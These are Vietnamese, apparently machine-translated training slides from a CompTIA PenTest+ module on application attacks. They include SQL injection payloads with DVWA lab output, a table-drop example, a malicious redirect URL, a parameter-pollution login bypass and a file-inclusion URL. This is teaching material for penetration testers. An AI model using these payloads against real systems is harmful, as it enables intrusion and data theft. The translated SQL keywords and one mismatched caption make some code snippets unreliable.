

CompTIA PenTest+

Hướng dẫn đến

Kiểm tra thâm nhập, 1e

Mô-đun 9: Dựa trên ứng dụng
Các vectơ tấn công và tấn công

Mục tiêu của mô-đun (1 trong 2)

Đến cuối mô-đun này, bạn sẽ có thể:

1. Mô tả các lỗ hổng ứng dụng phổ biến
2. Mô tả các hoạt động mã hóa an toàn
3. Giải thích các cuộc tấn công tiêm ứng dụng như SQL, HTML, Code, Command, và tiêm LDAP
4. Giải thích các cuộc tấn công xác thực ứng dụng như mật khẩu, phiên, cookie, chuyển hướng và các cuộc tấn công Kerberos

Mục tiêu của mô-đun (2 trong số 2)

Đến cuối mô-đun này, bạn sẽ có thể:

5. Giải thích các cuộc tấn công ủy quyền như tham chiếu đối tượng trực tiếp không an toàn, ô nhiễm tham số, duyệt thư mục, bao gồm tệp và các cuộc tấn công leo thang đặc quyền
6. Giải thích các cuộc tấn công ứng dụng web như cross-site scripting (XSS), Domain Object Model (DOM), cross-site request forgery (CSRF/XSRF), server-side request forgery (SSRF) và các cuộc tấn công click jacking
7. Mô tả các công cụ tấn công ứng dụng di động
8. Mô tả các công cụ kiểm tra ứng dụng hữu ích trong kiểm tra bút

Các lỗ hổng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (1 trong 12)

OWASP Top 10 lỗ hổng ứng dụng web

- Dự án bảo mật ứng dụng web mở (OWASP) được dành riêng để tìm kiếm và chống lại nguyên nhân gây ra lỗ hổng ứng dụng web
- OWASP là tác giả của bài báo “Mười rủi ro ứng dụng web quan trọng nhất”

Phiên bản mới nhất được phát hành vào năm 2021

Trang web OWASP - nguồn tài nguyên hữu ích để tìm hiểu các khái niệm bảo mật ứng dụng web

Được sử dụng bởi cả người kiểm tra bút và nhà phát triển phần mềm và web

Chỉ các loại lỗ hổng chung chứ không phải là một lỗ hổng ứng dụng cụ thể
CVE làm

Các lỗ hổng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (2 trong số 12)

OWASP Top 10 lỗ hổng ứng dụng web

- A1 – Lỗ hổng tiêm – dữ liệu không đáng tin cậy được chấp nhận làm đầu vào ứng dụng mà không có xác thực phù hợp

Dữ liệu đầu vào từ kẻ tấn công có khả năng được thực hiện bởi ứng dụng

Kiểm tra đầu vào đúng cách có thể giảm khả năng thành công của cuộc tấn công tiêm nhiễm

Việc tiêm SQL là phổ biến nhất nhưng có thể thực hiện được với LDAP, mã, v.v.

- A2 – Lỗi và điểm yếu xác thực – các vấn đề chung về cách xác thực diễn ra trong một ứng dụng và bao gồm:

Logic xác thực yếu

Quản lý phiên kém

Mã hóa yếu

Các lỗ hổng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (3 trong số 12)

OWASP Top 10 lỗ hổng ứng dụng web

- A3 - Phơi nhiễm dữ liệu nhạy cảm - xảy ra khi dữ liệu không được bảo vệ khi được truyền qua ứng dụng (đang di chuyển) hoặc được lưu trữ (ở trạng thái nghỉ)

Mã hóa phía máy chủ có thể bảo vệ dữ liệu trên đĩa hoặc phương tiện khác

Mã hóa SSL/TLS cung cấp bảo mật cho dữ liệu được gửi trên mạng

- A4 - Thực thể bên ngoài XML (XXE) - diễn ra khi phần mềm xử lý XML được sử dụng để đánh giá và chuyển đổi các tham chiếu trong XML thành các thực thể bên ngoài

Có thể dẫn đến việc tiết lộ tệp tin nhạy cảm hoặc nội bộ thông qua nhiều phương pháp

Các lỗi hỏng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (4 trong số 12)

OWASP Top 10 lỗi hỏng ứng dụng web

- A5 - Kiểm soát truy cập bị hỏng - các quy tắc về quyền của người dùng đã xác thực không được cấu hình hoặc thực thi đúng cách

Dẫn đến nhiều hành động tấn công có vấn đề bao gồm dữ liệu nhạy cảm tiết lộ và thay đổi quyền truy cập hệ thống trái phép

- A6 - Cấu hình bảo mật sai - đề cập đến việc triển khai bị lỗi hoặc không đúng cách hoặc cấu hình các công nghệ cơ bản của ứng dụng web

Các lỗ hổng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (5 trong số 12)

OWASP Top 10 lỗ hổng ứng dụng web

- A7 - Cross-site scripting (XSS) - lỗ hổng phổ biến xảy ra khi máy chủ chấp nhận đầu vào không đáng tin cậy, chưa được xác thực có thể được tích hợp vào trang web mục tiêu và sau đó chạy khi người dùng truy cập trang

Stored XSS - tồn tại dai dẳng và có thể ảnh hưởng đến nhiều nạn nhân

XSS phản ánh - kẻ tấn công gửi URL được tạo thủ công đến nạn nhân và khi truy cập, kết quả là trình duyệt của mục tiêu thực thi mã độc hại

Các lỗi hỏng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (6 trong số 12)

OWASP Top 10 lỗi hỏng ứng dụng web

- A8 - Giải tuần tự hóa không an toàn - lỗi hỏng dẫn đến thực thi mã từ xa, tiêm và tấn công leo thang đặc quyền

Kẻ tấn công có thể thay đổi việc lắp ráp lại các thành phần web khi ứng dụng web hủy tuần tự hóa

- A9 - Sử dụng các thành phần có lỗi hỏng đã biết - Các ứng dụng web và máy chủ có thể mượn hoặc sử dụng một phần thư viện, khung và phần mềm dễ bị tấn công khác

Việc khai thác thành phần dễ bị tấn công có thể có kết quả khác nhau tùy thuộc vào mức độ cấp phép của thành phần và kiến trúc

Các lỗ hổng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (7 trong số 12)

OWASP Top 10 lỗ hổng ứng dụng web

- A10 – Việc ghi nhật ký và giám sát không đầy đủ – có thể ngăn cản việc phát hiện kịp thời thỏa hiệp và dọn dẹp trong trường hợp vi phạm

Các công cụ ghi nhật ký hiện đại cung cấp cái nhìn sâu sắc tuyệt vời về những nỗ lực của kẻ tấn công nếu đúng cách được cấu hình

Các lỗ hổng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (8 trong số 12)

Thực hành mã hóa không an toàn

- Bình luận nguy hiểm trong mã nguồn - bình luận trong mã là chuyện thường tình và được coi là thực hành tốt, nhưng phải cẩn thận

Có thể là manh mối vô tình về lỗ hổng do người viết mã để lại

Cần phải cẩn thận khi xử lý việc phân phối hoặc truy cập mã nguồn

- Thông tin xác thực được mã hóa cứng - bao gồm thông tin xác thực trong mã nguồn

Mã kỹ thuật đảo ngược có thể phát hiện ra thông tin xác thực có thể sử dụng được cho kẻ tấn công

Các nhà phát triển có thể để lại cửa sau tạm thời trong mã cho mục đích thử nghiệm
còn lại sau khi mã được công bố

Các lỗi ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (9 trong số 12)

Thực hành mã hóa không an toàn

- Xử lý lỗi kém – phần mềm được viết để xử lý các tình huống dự kiến, nhưng phản hồi không phù hợp khi lỗi xảy ra có thể dẫn đến lỗi hỏng

Nhiều biến thể và loại lỗi ứng dụng có thể nằm trong danh mục này

Tình huống lý tưởng khi lỗi xảy ra là nó được xử lý đúng cách theo cách không rõ ràng với người dùng

Các điều kiện lỗi có thể dẫn đến hoạt động phần mềm không đáng tin cậy; mở không an toàn các tiểu bang

Cung cấp cho người dùng quá nhiều chi tiết lỗi cũng có thể hữu ích cho kẻ tấn công

Các lỗ hổng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (10 trong số 12)

Thực hành mã hóa không an toàn

- Tình trạng chạy đua - xảy ra khi thời gian của các sự kiện trong môi trường phần mềm có thể tạo ra lỗ hổng do các thành phần riêng biệt không thể truy cập đúng vào tài nguyên khi mong đợi

Loại vấn đề này có thể được sử dụng để khai thác phần mềm do bản chất bất ngờ của cách mã thực hiện

- Sử dụng các thành phần ẩn trong trang web - các nhà phát triển web sử dụng các thành phần ẩn trong mã HTML để chia sẻ thông tin giữa các trình duyệt và máy chủ

Không phải là thông lệ điển hình - nếu bao gồm thông tin nhạy cảm, có thể bị phát hiện

Các lỗ hổng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (11 trong số 12)

Thực hành mã hóa không an toàn

- Giao diện chương trình ứng dụng không được bảo vệ (API) – API là phần mềm được cung cấp bởi một ứng dụng hoặc nhà phát triển để làm cho việc tương tác với phần mềm thông qua mã hoặc ứng dụng khác hiệu quả hơn hoặc đáng tin cậy hơn

Các nhà phát triển có thể phát hành API để khuyến khích sử dụng và cải tiến các khả năng của người dùng của họ

API có thể cung cấp các công cụ và tính năng rất mạnh mẽ để mở rộng khả năng

Nếu API không được mã hóa hoặc bảo vệ bằng xác thực, có thể bị khai thác hoặc bị lạm dụng

Các lỗi hỏng ứng dụng phổ biến và Tiêu chuẩn mã hóa an toàn (12 trong số 12)

Thực hành mã hóa không an toàn

- Mã chữ ký – Chứng chỉ số và cơ sở hạ tầng khóa công khai liên quan được sử dụng để “ký” mã; xác nhận mã là xác thực và chữ ký bị thao túng

Hệ điều hành Windows yêu cầu trình điều khiển thiết bị phải được ký bởi danh sách mã ký đã được phê duyệt cơ quan hoặc tổ chức cấp chứng chỉ

Yêu cầu các ứng dụng hoặc trình điều khiển đã ký phải cài đặt với quyền truy cập hạt nhân là một biện pháp bảo mật tốt

Hoạt động thảo luận 9-1

Các lỗ hổng trong phần mềm và hệ điều hành có thể là kết quả của các hoạt động lập trình hoặc mã hóa không an toàn. Có các công cụ giúp các kỹ sư phần mềm và nhà phát triển ứng dụng xác định lỗi lập trình.

Với các công cụ hỗ trợ tìm lỗi mã hóa phần mềm tiềm ẩn và nhận thức về các khuyến nghị mã hóa an toàn cùng các biện pháp thực hành tốt nhất hiện có, tại sao các lỗi phát triển phần mềm vẫn còn phổ biến?

Những cách tiếp cận nào có thể giúp giảm thiểu việc xuất hiện các lỗi phần mềm dẫn đến lỗ hổng bảo mật trong ứng dụng?

Tấn công tiêm chích (1 trong 12)

Các thuật ngữ chính

Tấn công tiêm mã - xảy ra khi kẻ tấn công cố gắng lừa một ứng dụng và các máy chủ mà ứng dụng đó tương tác để thực hiện các hoạt động trái phép bằng cách gửi mã và lệnh đến các máy chủ bằng các phương pháp không chính thống.

Ngôn ngữ truy vấn có cấu trúc (SQL) - ngôn ngữ lệnh cơ sở dữ liệu mà các ứng dụng có thể sử dụng để tương tác với các máy chủ cơ sở dữ liệu hỗ trợ SQL

- Hầu hết các cuộc tấn công tiêm nhiễm đều dựa vào cùng một lỗ hổng ứng dụng web chung
- Thảo luận về các kỹ thuật khắc phục được trình bày trong Mô-đun 13

Tấn công tiêm chích (2 trong 12)

Tấn công tiêm SQL

- Kẻ tấn công cố gắng gửi lệnh SQL thông qua ứng dụng web đến máy chủ cơ sở dữ liệu SQL lưu trữ dữ liệu của ứng dụng
- Chiến thuật phổ biến là sử dụng các trường nhập liệu của ứng dụng web để gửi SQL đến cơ sở Cơ sở dữ liệu SQL
- SQL injection có thể dẫn đến việc tiết lộ dữ liệu thông qua truy vấn cơ sở dữ liệu không chủ ý phản ứng
- Tiêm SQL sử dụng đầu vào SQL có khả năng phá hủy có thể gây ra sự phá hủy thay đổi dữ liệu hoặc cơ sở dữ liệu

Tấn công tiêm chích (3 trong số 12)

Tấn công tiêm SQL

- Mã ví dụ trong hình “drop table students;” là một nỗ lực xóa bảng “students” khỏi cơ sở dữ liệu cơ bản
- DVWA là công cụ hữu ích cho thực hành và học các khái niệm và tấn công SQL injection




SQL injection cố gắng xóa một bảng có tên là students

Tấn công tiêm chích (4 trong số 12)

Tấn công tiêm SQL

- Boolean Blind SQL Injection - kẻ tấn công “mù quáng” gửi Truy vấn SQL để xem máy chủ có dễ bị tấn công SQL không
- Sử dụng Boolean “và” và “hoặc” như một phần của nỗ lực



Lấy thông tin cho ID người dùng 1

Tấn công tiêm chích (5 trong số 12)

Tấn công tiêm SQL

- Một ví dụ phổ biến về SQL injection sử dụng dữ liệu đầu vào là 1' hoặc 1=1#
- Dịch sang mã SQL sau:
- chọn * từ người dùng nơi id='1' hoặc 1=1
- Kết quả Boolean luôn đúng; có ý định trả về tất cả các bản ghi

Vulnerability: SQL Injection

User ID:

ID: 1' or 1=1 #
First name: admin
Surname: admin

ID: 1' or 1=1 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 #
First name: Hack
Surname: Me

ID: 1' or 1=1 #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 #
First name: Bob
Surname: Smith

Đang thử tiêm SQL

Tấn công tiêm chích (6 trong số 12)

Tấn công tiêm SQL

- Công cụ DVWA cung cấp nhiều ví dụ về chiến thuật tiêm SQL
- SQL injection có thể được thực hiện theo nhiều cách và bị giới hạn bởi kỹ năng của kẻ tấn công bằng cách sử dụng Môi trường SQL và cơ sở dữ liệu

Vulnerability: SQL Injection

User ID:

ID: 1' or 1=1 union select null,database() #
First name: admin
Surname: admin

ID: 1' or 1=1 union select null,database() #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select null,database() #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select null,database() #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select null,database() #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select null,database() #
First name:
Surname: dvwa

SQL injection trả về tên cơ sở dữ liệu

Tấn công bằng tiêm chích (7 trong số 12)

Tấn công tiêm SQL

- Các ví dụ tiêm SQL phổ biến khác để thực hành với DVWA
- 1' hoặc 1=1 hợp nhất chọn null, cơ sở dữ liệu() #

Cố gắng lấy lại tên cơ sở dữ liệu

- 1' hoặc 1=1 hợp nhất chọn null,user() #

Yêu cầu tên người dùng hiện đang đăng nhập

Tấn công bằng tiêm chích (8 trong số 12)

Tấn công tiêm SQL

- Một kẻ tấn công có hiểu biết thậm chí có thể trả về tên người dùng và mật khẩu hoặc băm bằng cách sử dụng Tiêm SQL
- Các hàm băm trả về có thể được sử dụng bởi các công cụ tấn công mật khẩu như John the Ripper để bẻ khóa các hàm băm mật khẩu

Vulnerability: SQL Injection

User ID:

```
ID: 1' or 1=1 union select null,user() #  
First name: admin  
Surname: admin  
  
ID: 1' or 1=1 union select null,user() #  
First name: Gordon  
Surname: Brown  
  
ID: 1' or 1=1 union select null,user() #  
First name: Hack  
Surname: Me  
  
ID: 1' or 1=1 union select null,user() #  
First name: Pablo  
Surname: Picasso  
  
ID: 1' or 1=1 union select null,user() #  
First name: Bob  
Surname: Smith  
  
ID: 1' or 1=1 union select null,user() #  
First name:  
Surname: dvwa@localhost
```

SQL injection trả về danh sách các bảng có trong cơ sở dữ liệu

Tấn công bằng tiêm chích (9 trong số 12)

Tấn công tiêm SQL

- Tấn công SQL Injection mù dựa trên thời gian - sử dụng cơ chế trì hoãn được tích hợp sẵn
Nền tảng cơ sở dữ liệu SQL
- Các chức năng nền tảng cơ sở dữ liệu như WAIT FOR DELAY hoặc WAIT FOR TIME
có thể được sử dụng tương tự như một tác vụ theo lịch trình hoặc tấn công theo thời gian thực với tốc độ chậm.
- Có thể làm chậm kết quả của việc tiêm nhằm mục đích làm cho nhóm xanh hoặc các công cụ bảo mật hoặc phát hiện ít chú ý hơn

Tấn công tiêm chích (10 trong số 12)

Tấn công tiêm HTML

- Việc tiêm HTML xảy ra khi HTML đư ợc tiêm vào một ứng dụng để lư u trữ đã tiêm HTML vào cơ sở dữ liệu cơ bản
- Nếu thành công, HTML đã lư u trữ có thể đư ợc trả về như một phần của phản hồi máy chủ web cho những ngư ời dùng tiếp theo
- Nếu mã HTML độc hại, có thể dẫn đến nhiều tình huống xấu

Có thể tạo ra các cuộc tấn công mã lệnh chéo trang

Có thể tạo các biểu mẫu web giả mạo để thu thập thông tin xác thực

Tấn công tiêm chích (11 trong 12)

Tấn công tiêm mã

- Việc chèn mã xảy ra khi mã ngôn ngữ lập trình hoặc tập lệnh được chèn vào ứng dụng web
- Thành công có thể dẫn đến các lệnh này được thực thi trong trình duyệt web của khách truy cập vào ứng dụng web bị xâm phạm

Tấn công tiêm lệnh

- Tiêm lệnh cố gắng thực thi các lệnh hệ điều hành trên máy chủ cơ sở bằng cách sử dụng các kỹ thuật tiêm nhắm vào các ứng dụng web dễ bị tấn công
- Nếu ứng dụng web đang chạy trên máy chủ có quyền cấp gốc, kẻ tấn công có khả năng có quyền lực không giới hạn bằng cách sử dụng lệnh tiêm

Tấn công tiêm chích (12 trong số 12)

Tấn công tiêm giao thức truy cập thư mục nhẹ (LDAP)

- LDAP được Microsoft Active Directory và các chương trình khác sử dụng để tương tác với các dịch vụ thư mục
- Các truy vấn của một miền AD có thể dẫn đến việc trả về dữ liệu như tên người dùng, nhóm, đối tượng và các chi tiết bảo mật nhạy cảm khác
- LDAP cũng có thể được sử dụng để chèn thêm mã vào các thư mục

Hoạt động kiểm tra kiến thức 9-1

Trong các loại tấn công tiêm mã sau đây, loại nào cố gắng giao tiếp trực tiếp với cơ sở dữ liệu cơ bản của ứng dụng web và có thể dẫn đến tiết lộ thông tin hoặc thay đổi cơ sở dữ liệu?

a. Tiêm HTML

b. Tiêm SQL

c. Tiêm LDAP

d. Tiêm trình điều khiển hạt nhân

Hoạt động kiểm tra kiến thức 9-1: Trả lời

Trong các loại tấn công tiêm mã sau đây, loại nào cố gắng giao tiếp trực tiếp với cơ sở dữ liệu cơ bản của ứng dụng web và có thể dẫn đến tiết lộ thông tin hoặc thay đổi cơ sở dữ liệu?

Trả lời: SQL Injection

Ngôn ngữ truy vấn có cấu trúc (SQL) được sử dụng để truyền đạt các truy vấn và phản hồi đến nhiều nền tảng cơ sở dữ liệu. Kẻ tấn công có thể cố gắng đưa SQL vào các trường nhập liệu của ứng dụng web như một cơ chế để truy cập vào cơ sở dữ liệu SQL cơ bản .

Tấn công xác thực (1 trong 9)

- Các cuộc tấn công xác thực cố gắng lách luật hoặc đánh lừa quá trình xác thực để kẻ tấn công có thể truy cập vào các tài nguyên không được phép truy cập

Tấn công mật khẩu

- Mật khẩu là hình thức công cụ xác thực phổ biến nhất
- Tấn công mật khẩu cố gắng khám phá mật khẩu hoặc vượt qua giao diện xác thực nhập mật khẩu
- Kẻ tấn công có thể khám phá mật khẩu theo nhiều cách

Kỹ thuật xã hội

Chặn dữ liệu mạng không được mã hóa

Lưu trữ mật khẩu trực tuyến

Tấn công xác thực (2 trong 9)

Tấn công phiên

- Khi một ứng dụng đã xác thực với một thực thể khác, một “phiên” logic sẽ được được thiết lập giữa hai
- Khi các bên xác thực thành công, phiên sẽ tồn tại để giảm nhu cầu tiếp tục xác thực, đẩy nhanh quá trình giao tiếp
- Các phiên hợp thư ờng được giới hạn thời gian để ngăn chặn việc lạm dụng, tắt khi hết hạn hoặc lỗi làm gián đoạn
- Có nhiều cơ chế khác nhau giúp xác minh các phiên giữa các bên

Tấn công xác thực (3 trong số 9)

Tấn công phiên

- Tấn công phiên xảy ra khi kẻ tấn công cố gắng truy cập thông tin và kiểm soát cơ chế được sử dụng trong quản lý phiên

Thành công có thể dẫn đến việc mạo danh một hoặc cả hai bên

- Cookie HTTP được lưu trữ bởi trình duyệt web của người dùng; có thể chứa thông tin phiên

Sau khi xác thực thành công, máy chủ gửi cookie phiên của người dùng

Cookie đặc biệt này được lưu trữ cục bộ cho người dùng ở vị trí được bảo vệ


Trình duyệt gửi cookie máy chủ để xác minh phiên đã xác thực

Máy chủ web kiểm tra cookie để xác minh tính hợp lệ

Tấn công xác thực (4 trong số 9)

Tấn công phiên

- Chiếm đoạt phiên - xảy ra khi kẻ tấn công đánh cắp cookie và sử dụng để mạo danh người dùng nhằm truy cập trái phép



Phiên xác thực truyền cookie

Tấn công xác thực (5 trong số 9)

Tấn công Cookie

- Việc ăn cắp cookie có thể được thực hiện theo nhiều cách

Nghe lén các thông tin liên lạc không được bảo vệ

Cài đặt phần mềm độc hại vào máy tính của người dùng để đánh cắp các tập tin cookie và gửi cho kẻ tấn công

Thực hiện MITM đặt kẻ tấn công vào giữa người dùng và máy chủ

Tấn công xác thực (6 trong số 9)

Chuyển hướng tấn công

- Chuyển hướng trang web sẽ thêm một URL thứ hai vào URL đầu tiên để chuyển hướng trình duyệt đến URL thứ hai sau khi hành động hoàn tất trên URL đầu tiên
- Tấn công chuyển hướng có thể khai thác điều này để đưa nạn nhân đến URL độc hại
- Ví dụ hợp lệ:
`https://www.someshoppingsite.com/orderform.php?redirect=http%3a//www.someshoppingsite.com/confirmation.htm`
- Ví dụ độc hại:
`https://www.someshoppingsite.com/orderform.php?redirect=http%3a//www.threatactor.com/stealyourpassword.htm`

Tấn công xác thực (7 trong số 9)

- Các cuộc tấn công ủy quyền cố gắng giành quyền truy cập hoặc thực hiện các hành động ở trên và vượt quá những gì thường được phép

Các cuộc tấn công tham chiếu đối tượng trực tiếp không an toàn (IDOR)

- Các cuộc tấn công IDOR khai thác việc thiếu kiểm tra ủy quyền trong các hệ thống kém phát triển mã số
- Ví dụ: <https://www.mywebsite.com/readDocument.php?docID=42>

Kẻ tấn công có thể thay đổi docID trong URL để cố gắng truy cập vào tài nguyên khác ngoài một được ủy quyền

Tấn công xác thực (8 trong số 9)

Tấn công ô nhiễm tham số

- Phương pháp tấn công có thể gây nhầm lẫn cho ứng dụng bằng cách bỏ qua xác thực đầu vào bằng cách cung cấp các tham số độc hại như SQL injection

Ví dụ với SQL được thêm vào cuối:

`https://mywebsite.com/logon.aspx?username=rob&password=abc123
&password=abc123' hoặc 1=1 -`


Tấn công leo thang đặc quyền

- Một ứng dụng có thể chạy với một tập hợp các quyền cụ thể để giảm quyền truy cập không cần thiết. đối tượng và tài nguyên
- Cuộc tấn công này có thể xâm phạm ứng dụng, nâng cấp quyền cho phép kẻ tấn công khai thác quyền truy cập vào các tài nguyên không mong muốn

Tấn công xác thực (9 trong số 9)

Tấn công duyệt thư mục

- Máy chủ web được cấu hình kém có thể cho phép truy cập để lấy nội dung của các thư mục chứa các ứng dụng và tài nguyên web
- Kẻ tấn công có thể sử dụng kỹ thuật để khám phá hệ thống tệp máy chủ
- Truy cập vào các tệp nhạy cảm như `/etc/passwd` có thể dẫn đến việc sử dụng các toán tử duyệt thư mục



OWASP DirBuster tiết lộ cấu trúc thư mục của trang web mục tiêu

Tấn công ủy quyền

Tấn công bao gồm tập tin

- Các cuộc tấn công bao gồm tệp khai thác lỗ hổng duyệt thư mục để thực thi các tệp trên máy chủ web

Tấn công chèn tệp cục bộ - các tệp đã thực thi được lưu trữ trên máy chủ web

Tấn công bao gồm tệp từ xa - các tệp đã thực thi được lưu trữ trên các máy chủ khác

- Ví dụ về tấn công chèn tệp cục bộ:

```
https://mywebsite.com/webform.php?include=c:\\www\\uploads\\  
mã độc hại.exe
```

- Shell lệnh dựa trên web là tải trọng tấn công phổ biến

Nếu được thực thi, có thể cung cấp khả năng thực thi lệnh của kẻ tấn công

Tấn công ứng dụng web (1 trong 6)

- Các ứng dụng web có thể rất phức tạp với bề mặt tấn công lớn; có thể kết nối với nhiều hệ thống khác nhau và chạy nhiều ngôn ngữ lập trình hoặc ngôn ngữ kịch bản

